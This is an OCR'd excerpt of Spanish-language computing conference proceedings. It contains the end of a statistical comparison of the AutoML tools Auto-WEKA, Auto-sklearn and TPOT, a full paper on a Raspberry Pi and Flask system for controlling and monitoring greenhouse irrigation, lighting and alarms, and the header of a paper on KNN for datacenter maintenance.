Tabla 3. Exactitudes obtenidas mediante scikit-learn (por línea base, por Auto-sklearn y por TPOT) en ambas instancias de evaluación.




Figura 1. Comparaciones uno a uno entre las herramientas AutoML según las exactitudes obtenidas por cada una de ellas en los conjuntos de entrenamiento con validación cruzada de 10 iteraciones.




Figura 2. Comparaciones uno a uno entre las herramientas AutoML según las exactitudes obtenidas por cada una de ellas en los conjuntos de prueba.

En ambas tablas se muestran resaltados los valores máximos de exactitud logrados para cada dataset en cada instancia de evaluación.

Ningún conjunto de valores de exactitud presentó una distribución normal según la prueba de Shapiro-Wilk [42]. Por lo tanto procedimos a realizar la prueba no paramétrica de rangos con signo de Wilcoxon [43] para determinar cuales de las herramientas AutoML analizadas logra una diferencia significativa sobre la línea base. Así, rechazaríamos la hipótesis nula que la herramienta AutoML ofrece iguales resultados que la línea base en un nivel de significancia de 0,05.

El test de Wilcoxon reportó que la diferencia de exactitudes obtenidas por la línea base en Weka y por Auto-WEKA no fue significativa en los conjuntos de entrenamiento (t=45, p=0,394). Tampoco lo fue la diferencia en los conjuntos de prueba (t=26, p=0,308).

Los resultados obtenidos por Auto-sklearn fueron significativamente superiores a los de la línea base en el training set (t=4, p=0,001), aunque esa superioridad no resultó significativa en el test set (t=29, p=0,249).

Algo similar ocurrió con TPOT, donde los resultados obtenidos por la herramienta fueron significativamente superiores a los de la línea base en el training set (t=8, p=0,003). Sin embargo, esa superioridad no resultó significativa en el test set (t=54, p=0,733).

Las figuras 1 y 2 muestran el contraste de resultados obtenidos por cada una de la herramientas mediante una comparación uno a uno en las dos instancias de evaluación. Los ejes representan la exactitud obtenida por cada herramienta.

Ejecutamos la prueba no paramétrica de muestras relacionadas de Friedman [44] para determinar si hay diferencias significativas en los resultados obtenidos por las distintas herramientas AutoML analizadas.

Así, rechazaríamos la hipótesis nula que los resultados arrojados por las distintas herramientas AutoML son iguales en un nivel de significancia de 0,05.

El test de Friedman arrojó una diferencia significativa entre las exactitudes obtenidas por las herramientas en el train set ($\chi 2$=12,93, p=0,002).

Efectuamos un análisis post hoc mediante las pruebas de rangos con signo de Wilcoxon con corrección de Bonferroni [45], lo que dio como resultado un nivel de significación establecido en $p < 0,017$. No hubo diferencias significativas entre los resultados de Auto-WEKA y TPOT (t=25, p=0,047) ni entre los resultados de Auto-sklearn y TPOT (t=54, p=0.733). Sin embargo, los resultados de Auto-

sklearn fueron significativamente superiores a los de Auto-WEKA (t=3, p=0,001).

Si bien en la evaluación con datos de prueba Auto-sklearn obtuvo mejores resultados en 8 de los 15 datasets, el test de Friedman arrojó que no existe una diferencia significativa entre las exactitudes obtenidas por las herramientas en esa instancia de evaluación ($\chi 2$=5,93, p=0,052). Aún así, los resultados de Auto-sklearn fueron significativamente superiores a los de Auto-WEKA (t=8, p=0,005).

6. Conclusiones

Todas las herramientas analizadas mostraron cierto nivel de eficacia logrando mejores resultados que la línea base establecida, siendo dicha preponderancia significativa en 2 de las 3 herramientas.

El hecho de que la superioridad manifestada en la segunda instancia de evaluación (con los conjuntos de prueba) no haya resultado significativa en ninguno de los casos podría reflejar una falta de capacidad de generalización de dichos modelos. Entre sus posibles causas podría estar la sobreadaptación de los pipelines generados, lo cual consideramos una interesante línea de investigación futura.

De las herramientas analizadas, Auto-sklearn fue la que mejores resultados logró, haciendo uso de una estrategia muy interesante: la generación de modelos ensamblados. Además nos resultó destacable el módulo de inicio rápido, no utilizado para la evaluación comparativa en este trabajo.

La ventaja por sobre TPOT, de la cual nos resultó particularmente interesante su exportación del modelo para ser utilizado sin dependencias, no resultó significativa.

Auto-WEKA fue, de las tres herramientas, la de menor eficacia. Aun así, consideramos que termina siendo recomendable su utilización por su facilidad de uso: permite obtener buenos resultados con un solo clic. No obstante, creemos que la salida de sus resultados debe ser mejorada.

7. Referencias

[1] Finley, S., “Artificial Intelligence and Machine Learning for Business: A No-Nonsense Guide to Data Driven Technologies”, Relativistic, ISBN 978-1999730307, 2017.

[2] Agrawal, A., Gans, J. and Goldbard, A., “Prediction Machines: The Simple Economics of Artificial Intelligence”, Harvard Business Review Press, ISBN 978-1633695672, 2018.

[3] Rouhiainen, M., “Artificial Intelligence: 101 Things You Must Know Today About Our Future”, CreateSpace Independent Publishing Platform. ISBN: 978-1982048808, 2018.

[4] Luo, G., “A review of automatic selection methods for machine learning algorithms and hyper-parameter values”, Network Modeling Analysis in Health Informatics and Bioinformatics. 5. doi:10.1007/s13721-016-0125-6, 2016.

[5] AutoML.org, https://www.automl.org/automl/.

[6] Perer, A., Reddy, C., Riabov, A., Samulowitz, H., Sow, D., Tesauro, G. and Turaga, D., “Towards cognitive automation of data science”, in Proceedings of the Twenty-Ninth AAAI Conference on Artificial Intelligence, pp. 4268– 4269, 2015.

[7] Kaul, A., Maheshwary, S. and Pudi, V., “AutoLearn — Automated Feature Generation and Selection”, in 2017 IEEE International Conference on Data Mining (ICDM), pp. 217-226, doi: 10.1109/ICDM.2017.31, 2017.

[8] Brazdil, P. and Giraud-Carrier, C., “Metalearning and Algorithm Selection: progress, state of the art and introduction to the 2018 Special Issue”, Machine Learning 107(1): 1-14, doi:10.1007, 2018.

[9] Sarkar, D., Bali, R., Sharma, T., “Practical Machine Learning with Python: A Problem-Solver's Guide to Building Real-World Intelligent Systems”, Apress; Edición: 1st ed., ISBN-13: 978-1484232064, 2017.

[10] Cakmak, U. and Das, S., “Hands-On Automated Machine Learning”, Packt Publishing, ISBN: 9781788629898, 2018.

[11] Domingos, P., “A few useful things to know about machine learning”, Communications of the ACM, vol. 55, no. 10, pp. 78–87, doi: 10.1145/2347736.2347755, 2012.

[12] ICML: International Conference on Machine Learning, https://icml.cc/.

[13] Kanter, J. and Veeramachaneni, K., "Deep feature synthesis: Towards automating data science endeavors", in 2015 IEEE International Conference on Data Science and Advanced Analytics (DSAA), pp. 1-10, doi: 10.1109/DSAA.2015.7344858, 2015.

[14] Swearingen, T., Drevo, W., Cyphers, B., Cuesta-Infante, A., Ross, A., and Veeramachaneni, K., “ATM: A distributed, collaborative, scalable system for automated machine learning”, in 2017 IEEE International Conference on Big Data (Big Data), pp. 151-162, 2017.

[15] Malkomes, G. Schaff, C., and Garnett, T., “Bayesian optimization for automated model selection”, in NIPS'16 Proceedings of the 30th International Conference on Neural Information Processing Systems, pp. 2900-2908, 2016.

[16] Snoek, J., Larochelle, H., and Adams, R., “Practical bayesian optimization of machine learning algorithms”, in Advances in Neural Information Processing Systems, pp. 2951–2959, 2012.

[17] Real, E., Moore, S., Selle, A., Saxena, S.,, Suematsu, Y., Tan, J., Le, Q., and Kurakin, A., “Large-scale evolution of image classifiers”, in International Conference on Machine Learning, 2017.

[18] Hutter, F., Hoos, H. and Leyton-Brown, K., “Sequential model-based optimization for general algorithm configuration”, in Proceedings of the 5th international conference on Learning and Intelligent Optimization (LION'05), Carlos Coello Coello (Ed.). Springer-Verlag, pp. 507-523. doi:10.1007/978-3-642-25566-3_40, 2011.

[19] Feurer, M., Klein, A., Eggensperger, K., Springenberg, J., Blum, M. and Hutter, F., "Efficient and Robust Automated Machine Learning", in Advances in Neural Information Processing Systems 28-NIPS2015. Curran Associates, Inc., pp. 2962-2970, 2015.

[20] MLBox, https://mlbox.readthedocs.io/.

[21] auto_ml, https://auto-ml.readthedocs.io/.

[22] auto-sklearn, https://automl.github.io/auto-sklearn/.

[23] H2O.ai Documentation, http://docs.h2o.ai/.

[24] TPOT, http://epistasislab.github.io/tpot/.

[25] Auto-WEKA, https://www.cs.ubc.ca/labs/beta/Projects/ autoweka/.

[26] Google Cloud AutoML, https://cloud.google.com/automl/.

[27] DataRobot, https://www.datarobot.com/.

[28] Auger AI, https://auger.ai/.

[29] mljar, https://mljar.com/.

[30] "Auto Machine Learning Software/ Tools in 2019: In-depth Guide", AI Multiple Blog, Descargado 30/06/2019, https://blog.aimultiple.com/auto-ml-software/.

[31] "Automatic Machine Learning (AutoML) Landscape Survey", Georgian Impact Blog. Descargado 30/06/2019, https://medium.com/georgian-impact-blog/automatic-machine -learning-aml-landscape-survey-f75c3ae3bbf2.

[32] Witten, I., Hall, M., Frank, E., Holmes, G., Pfahringer, B. and Reutemann, P., "The WEKA data mining software: An update", SIGKDD Explorations, 11. 10-18. 10.1145/1656274.1656278, 2009.

[33] Kotthoff, L., Thornton, C., Hoos, H., Hutter, F., Leyton-Brown, K., "Auto-WEKA 2.0: Automatic model selection and hyperparameter optimization in WEKA", in Journal of Machine Learning Research, 18: 1-5, 2017.

[34] Thornton, C., Hutter, F., Hoos, H. and Leyton-Brown, K., "Auto-WEKA: Combined Selection and Hyperparameter Optimization of Classification Algorithms", in Proceedings of the 19th ACM SIGKDD International Conference on KDD, pp. 847-855, 2013.

[35] Kotthoff, L., Thornton, C., and Hutter, F., "User Guide for Auto-WEKA version 2.6", https://www.cs.ubc.ca/labs/beta/ Projects/autoweka/ manual.pdf, 2017.

[36] Caruana, R., Niculescu-Mizil, A., Crew, G. and Ksikes, A., "Ensemble selection from libraries of models", in Proc. of ICML'04, page 18, 2004.

[37] Olson, R., Urbanowicz, R., Andrews, P., Lavender, N., Creis Kidd, L. and Moore, J., "Automating biomedical data science through tree-based pipeline optimization", Applications of Evolutionary Computation, pp. 123-137, 2016.

[38] Olson, R., Bartley, N., Urbanowicz, R. and Moore, J., "Evaluation of a Tree-based Pipeline Optimization Tool for Automating Data Science", in Proceedings of GECCO 2016, pp. 485-492, 2016.

[39] Vanschoren, J., Rijn, J., Bischl, B. and Torgo, L., "Openml: Networked science in machine learning", in SIGKDD Explorations, vol. 15, 2, pp. 49-60, 2013.

[40] OpenML Core Team, https://www.openml.org/s/99.

[41] Gujarati, D., "Basic econometrics". McGraw Hill. p. 1002. ISBN 0-07-233542-4, 2003.

[42] Shapiro, S., Wilk, M., "An analysis of variance test for normality (complete samples)". Biometrika, 52(3–4), 591–611. https://doi.org/10.1093/biomet/52.3-4.591, 1965.

[43] Wilcoxon, F., "Individual comparisons by ranking methods" Biometrics Bulletin. 1 (6), Dec, p80–83, 1945.

[44] Friedman, M., "A Comparison of Alternative Tests of Significance for the Problem of m Rankings". Ann.Math. Statist.11, no. 1, 86-92. doi:10.1214/aoms/1177731944, 1940.

[45] Bonferroni, C., "Teoria statistica delle classi e calcolo delle probabilità", Pubblicazioni del R Istituto Superiore di Scienze Economiche e Commerciali di Firenze, 1936.

Sistema de control y monitoreo remoto de variables en aplicaciones agroindustriales

Hromek Erik[1], Gómez Mauro[1], Olivera Lucas[1], Salina Mauro[1], Osio Jorge R.[1,2], Cappelletti Marcelo[1,2], Morales D. Martín[1]

1 Programa de Tecnologías de la Información y la Comunicación (TIC) en aplicaciones de interés social, IIyA, UNAJ
2 Área CeTAD, Grupo de Control Aplicado (GCA), Instituto LEICI (UNLP-CONICET)
{erikhromek96, luksolivera10, mauro.f.gmz, maurosalina85} @gmail.com {josio, mcappelletti} @unaj.edu.ar

Resumen

El trabajo consiste en la implementación de un sistema de control automático y monitoreo para diferentes cultivos mediante una placa Raspberry Pi y diferentes periféricos (sensores, alarmas). Además, la aplicación permite acceder al estado de las variables de interés (iluminación, humedad, alarmas, etc.) por medio de un servidor web implementado en la Raspberry Pi. La implementación del sistema se realizó en Phyton, y tanto el acceso a los sensores, como la actualización del servidor web y el sistema de control, han sido desarrollados mediante tres hilos separados, lo cual le otorga autonomía al sistema.

Introducción

El sector agroindustrial del área de influencia de Florencio Varela y Berazategui, cuenta con pequeños, medianos y grandes productores hortícolas, florícolas y frutícolas, basados fundamentalmente en los cultivos intensivos, donde se busca maximizar la producción en espacios reducidos, utilizando de a un solo tipo de producto por vez. Los productores de esta región presentan inconvenientes tales como:

- Falta de información actual e histórica de variables de interés;
- Insuficiente innovación tecnológica para prevenir perdidas de cultivo;
- Ausencia de capacitación para la incorporación de innovación tecnológica.

El trabajo desarrollado pretende brindar soluciones especializadas a partir del estudio, diseño e implementación de un sistema de control basado en una red de sensores y actuadores manejados por un sistema de procesamiento que posee características de Internet de las Cosas (IoT: Internet of Things) y posibilita obtener información precisa de magnitudes climatológicas, del estado del suelo y del agua, generando alarmas tempranas que puedan advertir sobre el comportamiento actual y futuro del cultivo, en una huerta a campo abierto y bajo cubierta.

El objetivo principal consistió en implementar un sistema para automatizar el riego, la administración de iluminación y alertas en tiempo real de acceso remoto en invernaderos, debido a que son los que requieren mayor cuidado y se deben controlar una amplia variedad de variables dependiendo del cultivo. Además, el sistema contempla la posibilidad de que el usuario acceda al estado actual del sistema mediante una página web.

El desarrollo del sistema se realizó en una Raspberry Pi 2 [1], debido al soporte y potencialidad de la herramienta para la implementación del servidor, la configuración de entradas y salidas y el soporte para Python.

La gran ventaja de Raspberry es que al permitir trabajar con herramientas de alto nivel, facilita el desarrollo y extensión del sistema. Cuenta con una distribución de

GNU/Linux y diferentes lenguajes de programación. Como lenguaje de programación, se utilizó *Python 3* ya que está incorporado al sistema y provee de varias bibliotecas de alto nivel para trabajar con las entradas y salidas de la placa. Otra razón para elegir este lenguaje es que permite implementar fácilmente un servidor web para el acceso a la página web.

Diseño del sistema

Los siguientes elementos fueron de interés para el desarrollo del sistema:

- Sistema de control
  - Sensores: iluminación, temperatura, humedad del suelo
  - Actuadores: luz artificial, riego y rociadores
  - Alarmas: incendio y sequía
- Servidor web

El sistema de control debe realizar mediciones periódicas de los sensores relevantes del sistema. En base a esto, debe tomar decisiones sobre los actuadores y alarmas (por ejemplo: cuando el sensor de iluminación mide un valor por debajo de un umbral mínimo, deberían activarse las luces artificiales).
Las condiciones de control para el sensado de humedad y temperatura son las siguientes:

1. Si la temperatura supera los 50 ºC, deben activarse los rociadores y una alarma de incendio. En caso contrario, se mantendrán apagados
2. Si la humedad del suelo es menor al 30%, debe activarse el riego y la alarma de sequía. En caso contrario, se mantendrá apagada la alarma de sequía
3. Si la humedad del suelo es menor al 50% y la temperatura supera los 25 ºC, se debe activar el riego. En caso contrario, se mantendrá apagado




Fig. 1. Diagrama de estados del sistema de control temperatura y humedad del suelo, basado en un autómata de Mealy.

Para la representación del sistema de control de temperatura y humedad del suelo mediante un diagrama de estados, se tienen 2 entradas: temperatura y humedad del suelo. En cada estado se realiza la tarea de activar o desactivar los actuadores/alarmas necesarias según las entradas. El funcionamiento del sistema se representa mediante un autómata finito traductor de Mealy [2], donde en base al estado actual y las entradas, se determina la salida en las transiciones (ver Figura 1).

Estado inicial = S_n
Estados = {S_n, S_r, S_s, S_I}
Entradas = {Temperatura (T), Humedad del suelo (H) }
Salidas = {Rociadores (R_O), Riego (R_I), Alarma de sequía (A_s), Alarma de incendio (A_i) }

El primer estado, S_n, en base a valores de lectura del sensor de temperatura y humedad del suelo normales, mantiene las salidas apagadas. Luego, se pasa al segundo estado (S_r) que controla la humedad, activando en la salida el sistema de riego cuando T>25° y H<50%. El estado S_s indica que la T>25° y H<30%, es por eso que además de activar el riego, activa una alarma de sequía. Por último, el estado S_I se produce cuando la temperatura supera los 50° y esto activa la alarma de incendio junto con los rociadores.

Las condiciones de control para el sensado de iluminación son las siguientes:

1. Si la iluminación es menor a los 100 Lux, se deben activar las luces artificiales. En caso contrario, se mantendrán apagadas.




Fig. 2. Diagrama de estados del sistema de control de iluminación, basado en un autómata de Mealy.

Para la representación del sistema de control de iluminación mediante un diagrama de estados, se tiene 1 entrada: iluminación. Se realiza la tarea de activar o desactivar la iluminación artificial en función del valor leído del sensor de iluminación.

Estado inicial = S_i
Estados = {S_i, S_{ni}}
Entradas = {Iluminación (I)}
Salida = {luz artificial (L_A)}

El estado S_i supervisa el estado de la iluminación, pudiendo activar la luz artificial si la lectura del sensor de iluminación es menor a 100 lux (ver Figura 2).

Adicionalmente, en paralelo al sistema de control, el servidor web debe responder las peticiones de los usuarios para ver el estado actual del sistema. Solamente responde con el valor actual de los sensores y actuadores, es decir, ofrece acceso de sólo lectura a las mismas. En la Figura 3 se muestra un diagrama en bloques del sistema completo, en donde se visualiza la interconexión entre los sensores/actuadores y el sistema de control/servidor web (implementado en la Raspberry Pi). Adicionalmente, se muestra la interacción entre usuario y el sistema, mediante la página web.




Fig. 3. Diagrama en bloques del sistema completo en donde se muestra la interfaz de usuario, interacción con sensores y actuadores.

Implementación

En este apartado se detallan las herramientas y los procedimientos que se desarrollaron para implementar el sistema.

Herramientas:

1. **Flask:** es un Framework minimalista que permite desarrollar aplicaciones web rápidamente, está desarrollado en Python. Se decidió trabajar con esta herramienta ya que los requerimientos que se necesitan son básicos [3].
2. **Threading:** es una librería de Python que permite crear y utilizar hilos. [4]
3. **gpiozero:** librería nativa de Raspberry Pi desarrollada para Python la cual contiene diversas interfaces para conectar dispositivos externos como son leds, sensores, actuadores, pulsadores, etc. [5]
4. **RPi.GPIO:** es una librería que permite manejar el GPIO de la Raspberry. [6]

Desarrollo

El desarrollo de la aplicación cuenta con tres hilos que se encargan de las diversas tareas que debe realizar el sistema.

● **Primer Hilo: La aplicación Web** se desarrolló utilizando las herramientas que provee Flask y se encarga de atender las peticiones, devolviendo una página web donde el usuario puede ver el estado general de todos los sensores y alarmas.

● **Segundo Hilo: El Autómata** es el encargado de controlar los sensores de humedad, temperatura e iluminación y de tomar las decisiones de activar o no los actuadores y alarmas en caso de que superen los umbrales estipulados previamente.

● **Tercer Hilo: La Activación de alarmas** se encarga de enviar la señal PWM hacia el parlante, cuando recibe la señal proveniente del autómata para la activación de la alarma. Esta acción se realiza por los pines PWM de la GPIO, que permite enviar una señal periódica en el espectro de frecuencias audibles para que el parlante realice un sonido característico.

A continuación se muestran los fragmentos de código más relevantes para el llamado a las librerías y el sistema de control:

```
#llamado a las librerías
from flask import Flask,
render_template
import tkinter as tk
```

```
from threading import Thread
from time import sleep
from hilo_alarma import HiloAlarma
app = Flask(__name__)

#Sistema de control
              if TEMPERATURA >= 25 and
HUMEDAD <= 50:
                  RIEGO=True
              else:
                  RIEGO=False
              if HUMEDAD < 30:
                  MOTOR = True
                  rele_motor.on()
                  ALARMA_SEQUIA=True
                  RIEGO= True
              else:
                  MOTOR = False
                  rele_motor.off()
                  ALARMA_SEQUIA=False
                  RIEGO= False
              if TEMPERATURA > 50:
                  ALARMA = True
                  ALARMA_INCENDIO=True
                    hilo_alarma.alarma  =
ALARMA_INCENDIO
                  ROCIADOR=True
              else:
                  ALARMA = False
                  ALARMA_INCENDIO=False
                    hilo_alarma.alarma  =
ALARMA_INCENDIO
                  ROCIADOR=False
              if ILUMINACION < 100:
                  luz.on()
                  LUZ=True
                  LUZ_ARTIFICIAL=True
              else:
                  led.off()
                  LUZ=False
                  LUZ_ARTIFICIAL=False
```

Resultados

En esta sección se muestran los resultados obtenidos durante las pruebas de funcionamiento del sistema y se dividirá en dos partes, vinculación con el usuario y vinculación con el medio físico.

Vinculación con el usuario

Se detalla la aplicación web, la cual básicamente tiene el objetivo de informar al usuario sobre el estado del sistema en tiempo real, mediante un servidor Apache implementado en la Raspberry y el acceso a la página web mediante la interfaz Ethernet [7-8].

En la Figura 4 se muestra la pantalla principal del sistema donde se visualizan los sensores, actuadores, alarmas y acciones. Aquí se puede observar que el sistema inicia en el estado normal con valores de temperatura, humedad del suelo e iluminación óptima y el estado de los actuadores y alarmas apagadas.

En la Figura 5 se visualiza la parte superior de la pantalla, en donde se detalla el estado en tiempo real de los diferentes sensores. En este caso la iluminación está por debajo del umbral establecido y se visualiza en color rojo. En este estado, el sistema de control deberá actuar sobre el relé para el encendido de la iluminación artificial, es por eso que en la Figura 6 se visualiza el estado de la Luz en “On” (encendida).

En la Figura 7 se detallan los estados de las acciones que toma el sistema y en este caso se visualiza el estado de la luz artificial en “Activado” y el del resto de los actuadores “Desactivado”.




Fig. 4. Sistema de control.




Fig. 5. Estado de sensores.




Fig. 6. Actuadores



Fig. 7. Alarmas y acciones

El pulsador de "Condiciones" le permite ver al usuario los umbrales que establece el sistema. En la Figura 8 se visualizan las condiciones para activar el riego artificial.




Fig. 8. Mensaje de alerta

Vinculación con el medio físico

La vinculación con el medio físico se da a través de los módulos del procesador Cortex A7. Para la activación de los relés (Luz, electroválvula, rociadores) se utilizan pines de entrada salida GPIO, para la generación del sonido de la alarma se configura el módulo PWM a la frecuencia audible. Por último para la lectura de los sensores de temperatura, humedad e iluminación se configura el módulo I^2C de comunicaciones digitales. De esta manera, se realizaron las pruebas necesarias con el fin de contemplar todas las variables que se especificaron.

Cuando se cumple una determinada condición, el sistema de control emite las acciones correspondientes, tanto en el encendido de los actuadores como en la emisión de sonido por parlante (alarmas de incendio y de sequía). Al mismo tiempo se muestra el estado del actuador en la aplicación web, tal como se describió en la vinculación con el usuario. En el caso donde la iluminación sea baja, se enciende la luz artificial y se indica el estado anormal en la página web. En cambio, el relé de la electroválvula es activado para el riego cuando los valores de los sensores determinan que es necesario riego por sequía.

Conclusiones

El desarrollo de un sistema para mejorar la eficiencia en la producción del sector flori-hortícola, forma parte del Proyecto de Vinculación Universidades Agregando Valor de la Secretaría de Políticas Universitarias (SPU), del Ministerio de Educación de la Nación, el cual tiene a la Asociación de Productores flori-hortícolas de Florencio Varela y Berazategui (APHOVABE) como institución adoptante en capacidad de aplicar los resultados desarrollados en el marco del mismo. Esta propuesta tiene como objetivo atender las necesidades tecnológicas de un sector del medio socio productivo que carece de soporte tecnológico.

Este trabajo está basado en Internet de las Cosas (IoT) y provee una interfaz de acceso a la información simple y de fácil acceso, pero para que el sistema sea confiable requiere de una capa de seguridad, por lo que queda como tarea a futuro la implementación de una interfaz de login con alto nivel de seguridad [8].

Las pruebas de funcionamiento realizadas se pueden considerar satisfactorias, debido a que fueron generadas, mediante el calentamiento del sensor de temperatura y la variación del vapor de agua en el sensor de humedad, condiciones para que el sistema pase por los distintos estados y se puedan verificar las acciones sobre los actuadores.

Para concluir, se desarrolló un sistema eficiente que cumple con los requerimientos planteados, el siguiente

paso consiste en realizar las pruebas en campo y obtener resultados concretos para poder hacer un seguimiento a lo largo del tiempo.

Referencias

[1]Moya Fernández F.: Taller de Raspberry Pi (3ra Edición), Universidad de Castilla-La Mancha, Escuela de Ingeniería Industrial. (2017)

[2] Brena R. : Autómatas y lenguajes: Un enfoque de diseño (1ra Edición). Tec. de Monterrey. Monterrey (2003)

[3] Página oficial del Framework Flask, http://flask.pocoo.org/, (9/11/2018)

[4] Documentación de Threading, https://docs.python.org/2/library/threading.html (9/11/2018)

[5] Documentación de gpiozero, https://gpiozero.readthedocs.io/en/stable/ (9/11/2018)

[6] Documentación de RBi.GPIO https://pypi.org/project/RPi.GPIO/ (9/11/2018)

[7] Osio J.R., Salvatore J. E., Alonso D., Guarepi V., Cappelletti M. A., Joselevich M., Morales D. M.: Tecnologías de la información y las comunicaciones mediante IoT para la solución de problemas en el medio socio productivo: Workshop de Investigadores en ciencias de la Computación, pp.153-158. Corrientes (2018)

[8] Osio J.R., Cappelletti, M. A., Suarez G., Navarro L. Ayala F., Salvatore J. E., Alonso D., Encinas D., Morales M. D.: Diseño de aplicaciones de IoT para la solución de problemas en el medio socio productivo: Workshop de Investigadores en ciencias de la Computación, pp.120-124. San Juan (2019)

Algoritmo de KNN Aplicado al Mantenimiento de un Datacenter

Federico Gabriel D'Angiolo[1], Iván Federico Kwist[1], Matias Loiseau[1], David Exequiel Contreras[1], Gregorio Oscar Glas[1]
[1]Universidad Nacional de Avellaneda, Avellaneda, Argentina. Departamento de Tecnología y Administración. Ingeniería en Informática.
fdangiolo@undav.edu.ar, ivankwist@hotmail.com.ar, matiasloiseau@gmail.com, anddcp@gmail.com, gglas@undav.edu.ar

Resumen

